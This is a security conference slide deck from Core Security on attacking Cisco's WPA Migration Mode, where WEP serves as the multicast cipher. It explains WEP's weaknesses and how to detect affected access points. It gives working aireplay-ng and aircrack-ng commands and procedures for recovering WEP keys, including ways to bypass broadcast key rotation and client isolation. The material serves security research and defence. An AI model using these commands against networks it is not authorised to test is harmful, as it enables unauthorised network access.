



# WPA Migration Mode: WEP is back to haunt you...

Leandro Meiners ([lmeiners@coresecurity.com](mailto:lmeiners@coresecurity.com) / [@gmail.com](mailto:lmeiners@gmail.com))  
Diego Sor ([dsor@coresecurity.com](mailto:dsor@coresecurity.com) / [diegos@gmail.com](mailto:diegos@gmail.com))

## ● ● ● ● Agenda

- Introduction to WEP
- Introduction to WPA Migration Mode
- Attacking WPA Migration Mode
- Mitigations and recommendations



## Introduction to WEP


The boring...



## •••• WEP Properties

- **WEP's confidentiality:**
  - Based on RC4, which is a symmetric stream cipher:
    - » Symmetric: the encryption and decryption keys are the same.
    - » Stream cipher: encryption occurs one digit at a time.
  
- **WEP's integrity:**
  - Based on a ICV (Integrity Check Value):
    - » Implemented as a CRC-32.
  
- **WEP's key management:**
  - IEEE 802.11 does not define any key management service:
    - » WEP depends on an external key distribution/management mechanism.
    - » Generally, WEP keys are set manually.

## •••• WEP Encapsulation



1. Seed generation: The secret key is concatenated with an initialization vector (IV) (i.e. IV || Secret Key)
2. Compute ICV: CRC-32 of the plaintext (payload data)
3. Compute Key stream: Key stream = RC4(seed)
4. Encryption: Cipher text = Key stream **XOR** (Plaintext || ICV)
5. Message = IV || Cipher text

## •••• WEP Message tampering

- **WEP ICV (i.e. CRC-32) is linear with respect to the XOR operation:**
  - $\text{CRC-32}(A \text{ XOR } B) = \text{CRC-32}(A) \text{ XOR } \text{CRC-32}(B)$
- **Let  $M$  = Plaintext message and  $K$  = Keystream, then:**
  - $C = [M \parallel \text{ICV}(M)] \text{ XOR } K$
- **It is possible to construct  $C_2$ , where  $C_2$ 's plaintext is  $M_2 = M \text{ XOR } \Delta$ , knowing only  $C$  and  $\Delta$ , in the following manner:**
  - $C_2 = C \text{ XOR } [\Delta \parallel \text{ICV}(\Delta)]$

Or... in layman's terms:

- XOR the data with the mask ( $\Delta$ )
- XOR the ICV with the ICV of the mask (  $\text{ICV}(\Delta)$  )



## Introduction to WPA Migration Mode

Starting to get interesting...



## •••• What is WPA Migration Mode?

Cisco's WPA Migration Mode allows stations that support the following types of authentication and encryption schemes, to associate to the access point using the same SSID:

- WPA clients capable of TKIP and authenticated key management.
- IEEE802.1X compliant clients (such as legacy LEAP clients and clients using TLS) capable of authenticated key management but not TKIP.
- WEP clients not capable of TKIP or authenticated key management.

## How WPA Migration Mode works

- WPA Cipher Suite configuration:
  - Multicast Cipher Suite: WEP
  - Unicast Cipher Suite: TKIP

```
Frame 114 (214 bytes on wire, 214 bytes captured)
  Radiotap Header v0, Length 24
  IEEE 802.11 Beacon frame, Flags: .....C
  IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
    Tagged parameters (150 bytes)
      SSID parameter set: "migrate"
      Supported Rates: 1.0(B) 2.0(B) 5.5(B) 6.0(B) 9.0(B) 11.0(B) 12.0(B) 18.0(B)
      DS Parameter set: Current Channel: 3
      Traffic Indication Map (TIM): DTIM 0 of 2 bitmap empty
      ERP Information: no Non-ERP STAs, do not use protection, short or long preambles
      Extended Supported Rates: 24.0(B) 36.0(B) 48.0(B) 54.0(B)
      Cisco Unknown 1 + Device Name
      Vendor Specific: WPA
        Tag Number: 221 (Vendor specific)
        Tag length: 24
        Tag interpretation: WPA IE, type 1, version 1
        Tag interpretation: Multicast cipher suite: WEP (104-bit)
        Tag interpretation: # of unicast cipher suites: 1
        Tag interpretation: Unicast cipher suite 1: TKIP
        Tag interpretation: # of auth key management suites: 1
        Tag interpretation: auth key management suite 1: PSK
        Tag interpretation: Not interpreted
      Vendor Specific: Aironet Unknown
      Vendor Specific: Aironet CCX version = 5
      Vendor Specific: Aironet Unknown
      Vendor Specific: Aironet Unknown
      Vendor Specific: WME
```

- Using WEP as multicast cipher allows WEP and WPA stations to decrypt multicast traffic.
- AP tracks encryption capabilities of each station, and because IEEE 802.11 networks are switched, the AP forwards unicast frames encrypted appropriately (WEP or TKIP).

## •••• Configuring WPA Migration Mode

- WPA optional
- A cipher suite containing TKIP and 40-bit or 128-bit WEP
- A static WEP key in key slot 2 or 3

```
ap# configure terminal
ap(config)# interface dot11radio 0
ap(config-if)# ssid migrate
ap(config-if-ssid)# authentication open
ap(config-if-ssid)# encryption mode ciphers tkip wep128
ap(config-if)# encryption key 2 size 128
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA transmit-key
ap(config-if)# ssid migrate
ap(config-if-ssid)# authentication key-management wpa optional
ap(config-if-ssid)# wpa-psk ascii migrationmode
ap(config-if-ssid)# end
ap#
```

## •••• Detecting an AP with WPA Migration Mode

### Wireshark Filter:

- **Beacon frame:**
  - wlan.fc.type\_subtype == 0x08
- **Has a WPA Information element:**
  - wlan\_mgt.tag.number == 221
- **Multicast cipher suite is WEP (40 or 104 bit):**
  - wlan\_mgt.tag.interpretation == "Multicast cipher suite: WEP (40-bit)"
  - wlan\_mgt.tag.interpretation == "Multicast cipher suite: WEP (104-bit)"
- **Unicast cipher suite is TKIP:**
  - wlan\_mgt.tag.interpretation == "Unicast cipher suite 1: TKIP"

# WPA Migration Mode




www.coresecurity.com

## ... Detecting an AP with WPA Migration Mode (2)

### Wireshark Filter:

```
wlan.fc.type_subtype == 0x08 and wlan_mgt.tag.number == 221 and  
(wlan_mgt.tag.interpretation == "Multicast cipher suite: WEP (40-  
bit)" or wlan_mgt.tag.interpretation == "Multicast cipher suite:  
WEP (104-bit)") and wlan_mgt.tag.interpretation == "Unicast cipher  
suite 1: TKIP"
```



# WPA Migration Mode



www.coresecurity.com

## ... Detecting an AP with WPA Migration Mode (3)

### Kismet (patched):

The top screenshot shows the Kismet terminal interface with a list of detected networks. The 'migrate' network is highlighted in red. The bottom screenshot shows the 'Network View' for the 'migrate' network, displaying signal strength and packet rate graphs, along with detailed network information.

```
root@scs04: /usr/local/kismet-wpa-migmode/bin
~ Kismet Sort View Windows
Name      Type  Ch  Pkts  Size
linksys   A O   6    1    0B
PipoUaiFai A O  10   13    0B
OpcionH   A O   6   10  941B
Autogroup Data
soleyfacu A N   6   20    0B
Mona Mona  A O   6    9  408B
! Hollywood1-Piso8 A N   6   77  4K
! valeyalerouter A O   6  141    0B
Autogroup Probe
migrate    A O   8  300    0B
BSSID: 00:26:0B:2A:BA:40 Last seen: Jul 16 11:51:07 Crypt: WPA Migration Mode WEP(104bit) TRIP WPA PSK Manuf: Cisco Pkt/Sec 20

No GPS info (GPS not connected) Pwr: AC
54

0

INFO: Detected new probe network "MandarinaWIFI", BSSID
mbit
INFO: Detected new probe network "test_snnifer", BSSID 0
INFO: Detected new probe network "<Any>", BSSID 00:CO:CA
INFO: Detected new probe network "SWing", BSSID 00:0E:35
```

```
root@scs04: /usr/local/kismet-wpa-migmode/bin
~ Network View
-40
-110
31
0
Signal
Packet Rate

Name: migrate
BSSID: 00:26:0B:2A:BA:40
Manuf: Cisco
First Seen: Jul 16 11:50:38
Last Seen: Jul 16 11:53:52
Type: Access Point (Managed/Infrastructure)
Channel: 8
Frequency: 2447 (8) - 2018 packets, 100.00%

SSID: migrate
Length: 7
Type: Beacon (advertising AP)
Encryption: WPA Migration Mode WEP (104bit) WPA TRIP PSK
```

## Attacking WPA Migration Mode

Now we are talking...

## •••• Scenarios

“The effect of supporting both static or dynamic WEP clients and WPA clients is that **security will operate at the least-secure level common to all devices**. In WPA Migration Mode, although WPA key authentication, per-packet keying, and message integrity are enabled, this is not enforced for all clients. As a result, a **passive WEP key attack could be launched against WEP users.**”

-- Cisco Systems

WI-FI PROTECTED ACCESS, WPA2 AND IEEE 802.11I Q&A, 2004

- **WEP stations still hanging around...**
- **No WEP stations in sight...**

## •••• WEP stations still hanging around...

1. Passively wait (and capture) for a broadcast ARP frame (distinguished by its characteristic size) that is answered by a WEP station.
2. Replay the captured frame (with the From-DS bit set).
3. Capture the ARP replies sent by the WEP station (under attack).
4. Run aircrack-ng against the captured frames to obtain the WEP key.

**Just fire aireplay-ng against a WEP station:**

```
aireplay-ng -2 -b <BSSID> -d FF:FF:FF:FF:FF:FF -f 1 -m 68 -n 86 <WIFI INTERFACE>  
http://aircrack-ng.org/doku.php?id=how\_to\_crack\_wep\_via\_a\_wireless\_client
```

# Attacking WPA Migration Mode



## •••• No WEP stations in sight...

1. Perform an authentication and association as a WEP station against the target access point.
2. Passively wait (and capture) for a broadcast ARP frame (distinguished by its characteristic size.).
3. “Bitflip” the captured frame to convert it into a ARP request sent by the attacker station (from a random IP address).
4. Replay the “bitflipped” frame with the To-DS bit set.
5. Capture the ARP requests and replies forwarded by the access point.
6. Run aircrack-ng against the captured frames to obtain the WEP key.


`http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=publication&name=WPA\_MIGRATION\_MODE`

# Attacking WPA Migration Mode



www.coresecurity.com

.... No WEP stations in sight: in drawing



## •••• No WEP stations in sight: the aircrack-ng way!

1. Perform an authentication and association as a WEP station against the target access point.
2. Passively wait (and capture) for a broadcast ARP frame (distinguished by its characteristic size.).
3. Replay the captured frame with the To-DS bit set.
4. Capture the ARP requests forwarded by the access point.
5. Run aircrack-ng against the captured frames to obtain the WEP key.

**Just fire aireplay-ng in interactive mode and wait for a WEP broadcast ARP frame forwarded by the AP:**

```
aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b <BSSID> -h <Attack MAC> <WIFI INTERFACE>  
http://aircrack-ng.org/doku.php?do=show&id=how\_to\_crack\_wep\_with\_no\_clients
```

# Attacking WPA Migration Mode



[www.coresecurity.com](http://www.coresecurity.com)



## Demo: Attacking WPA Migration Mode

After all, it is what we came for...



## •••• Broadcast Key Rotation

“The access point generates and distributes a dynamic group key when the last non-key management (static WEP) client disassociates, and it distributes the statically configured WEP key when the first non-key management (static WEP) client authenticates. In **WPA migration mode**, this feature **significantly improves the security** of key-management capable clients **when there are no static-WEP clients** associated to the access point”

-- Cisco Systems

Cisco IOS Software Configuration Guide for Cisco Aironet Access Points

- **Configuring broadcast key rotation in WPA Migration Mode**

```
ap# configure terminal
ap(config)# interface dot11radio 0
ap(config)# broadcast-key change 300 capability-change
ap(config)# end
ap#
```



## •••• Bypassing Broadcast Key Rotation

1. Perform an authentication and association as a WEP station against the target access point.

**Just fire aireplay-ng to perform a fake authentication:**

```
aireplay-ng -1 0 -e <SSID> -a <BSSID> -h <Attack MAC> <WIFI INTERFACE>  
http://aircrack-ng.org/doku.php?id=fake\_authentication
```

# Attacking WPA Migration Mode



[www.coresecurity.com](http://www.coresecurity.com)



## Demo: Bypassing Broadcast Key Rotation

Everybody likes a second demo...




# Attacking WPA Migration Mode



www.coresecurity.com

## .... PSPF (a.k.a. Client/AP Isolation)

- Security feature that blocks station-to-station traffic.
- Station sends frame to another station (through AP). Frame must be a To-DS type frame. AP drops frame (To-DS frame with destination on the wireless side).



```
ap# configure terminal
ap(config)# interface dot11radio 0
ap(config)# bridge-group 1 port-protected
ap(config)# end
```

# Attacking WPA Migration Mode



www.coresecurity.com

## .... With PSPF Enabled...

- Each time a WEP station joins...

No.	Time	Source	Destination	Protocol	Info
65	1.782310	IntelCor_4e:88:46	Cisco_2a:ba:40	IEEE 802.11 Authentication	SN=0, FN=0, Flags=...
69	1.783270	IntelCor_4e:88:46	Cisco_2a:ba:40	IEEE 802.11 Authentication	SN=0, FN=0, Flags=...
70	1.784304	Cisco_2a:ba:40	IntelCor_4e:88:46	IEEE 802.11 Authentication	SN=3782, FN=0, Flags=...
71	1.784517	IntelCor_4e:88:46	Cisco_2a:ba:40	IEEE 802.11 Association Request	SN=3, FN=0, Flags=..., SSID="migrate"
77	1.798441	IntelCor_4e:88:46	Cisco_2a:ba:40	IEEE 802.11 Association Request	SN=3, FN=0, Flags=..., SSID="migrate"
80	1.802018	Cisco_2a:ba:40	IntelCor_4e:88:46	IEEE 802.11 Association Response	SN=3783, FN=0, Flags=...
81	1.802029	Cisco_45:25:fe	IntelCor_4e:88:46	IEEE 802.11 Data	SN=3784, FN=0, Flags=p...F.
85	1.937867	Cisco_45:25:fe	IntelCor_4e:88:46	IEEE 802.11 Data	SN=3786, FN=0, Flags=p...F.
112	2.797921	Cisco_45:25:fe	IntelCor_4e:88:46	IEEE 802.11 Data	SN=3795, FN=0, Flags=p...F.
118	2.938897	Cisco_45:25:fe	IntelCor_4e:88:46	IEEE 802.11 Data	SN=3798, FN=0, Flags=p...R.F.

Frame 81 (110 bytes on wire, 110 bytes captured)

- Radiotap Header v0, Length 24
- IEEE 802.11 Data, Flags=p...F.
  - Type/Subtype: Data (0x20)
  - Frame Control: 0x4208 (Normal)
  - Duration: 44
  - Destination address: IntelCor\_4e:88:46 (00:1f:3c:4e:88:46)
  - BSS Id: Cisco\_2a:ba:40 (00:26:0b:2a:ba:40)
  - Source address: Cisco\_45:25:fe (00:26:0b:45:25:fe)
  - Fragment number: 0
  - Sequence number: 3784
  - WEP parameters
    - Initialization Vector: 0x237f92
    - Key Index: 1
    - WEP ICV: 0x983ec766 (not verified)
  - Data (54 bytes)

# Attacking WPA Migration Mode



www.coresecurity.com

## ... With PSPF Enabled...(2)

- Each time a WEP station joins... (decrypted)

Filter: wlan.bssid == 00:26:0b:2a:ba:40

No.	Time	Source	Destination	Protocol	Info
65	1.782310	IntelCor_4e:88:46	Cisco_2a:ba:40	IEEE 802.11	Authentication, SN=0, FN=0, Flags=...
69	1.783270	IntelCor_4e:88:46	Cisco_2a:ba:40	IEEE 802.11	Authentication, SN=0, FN=0, Flags=...
70	1.784304	Cisco_2a:ba:40	IntelCor_4e:88:46	IEEE 802.11	Authentication, SN=3782, FN=0, Flags=...
71	1.784517	IntelCor_4e:88:46	Cisco_2a:ba:40	IEEE 802.11	Association Request, SN=3, FN=0, Flags=..., SSID="migrate"
77	1.798441	IntelCor_4e:88:46	Cisco_2a:ba:40	IEEE 802.11	Association Request, SN=3, FN=0, Flags=..., SSID="migrate"
80	1.802018	Cisco_2a:ba:40	IntelCor_4e:88:46	IEEE 802.11	Association Response, SN=3783, FN=0, Flags=...
81	1.802029	10.254.239.9	224.0.0.1	IGMP	V2 Membership Query, general

**Logical-Link Control**

- DSAP: SNAP (0xaa)
- IG Bit: Individual
- SSAP: SNAP (0xaa)
- CR Bit: Command
- Control field: U, func=UI (0x03)
- Organization Code: Cisco Wireless (Aironet) L2 (0x004096)
- PID: WLCCP (0x0000)

**Cisco Wireless LAN Context Control Protocol**

- Version: 0x00
- Length: 50
- Message Type: 0x4001
- Dst MAC: IntelCor\_4e:88:46 (00:1f:3c:4e:88:46)
- Src MAC: Cisco\_45:25:fe (00:26:0b:45:25:fe)

## •••• With PSPF Enabled...: the attack

1. Perform an authentication and association as a WEP station against the target access point.
  2. Continuously send Reassociation requests.
  3. Capture the WEP frames sent by the access point to the WEP station.
  4. Run patched aircrack-ng against the captured frames to obtain the WEP key.
- **Patched aircrack-ng:**
    - Added logic to determine if a WEP-encapsulated frame is a WLCCP packet based on its characteristic size.
    - Integrated WLCCP WEP-encapsulated frames into PTW attack.

# Attacking WPA Migration Mode



[www.coresecurity.com](http://www.coresecurity.com)



**Demo: Bypassing PSPF**

**Who doesn't like a third demo...?**




# Attacking WPA Migration Mode



www.coresecurity.com

## WEP Cracking Flowchart

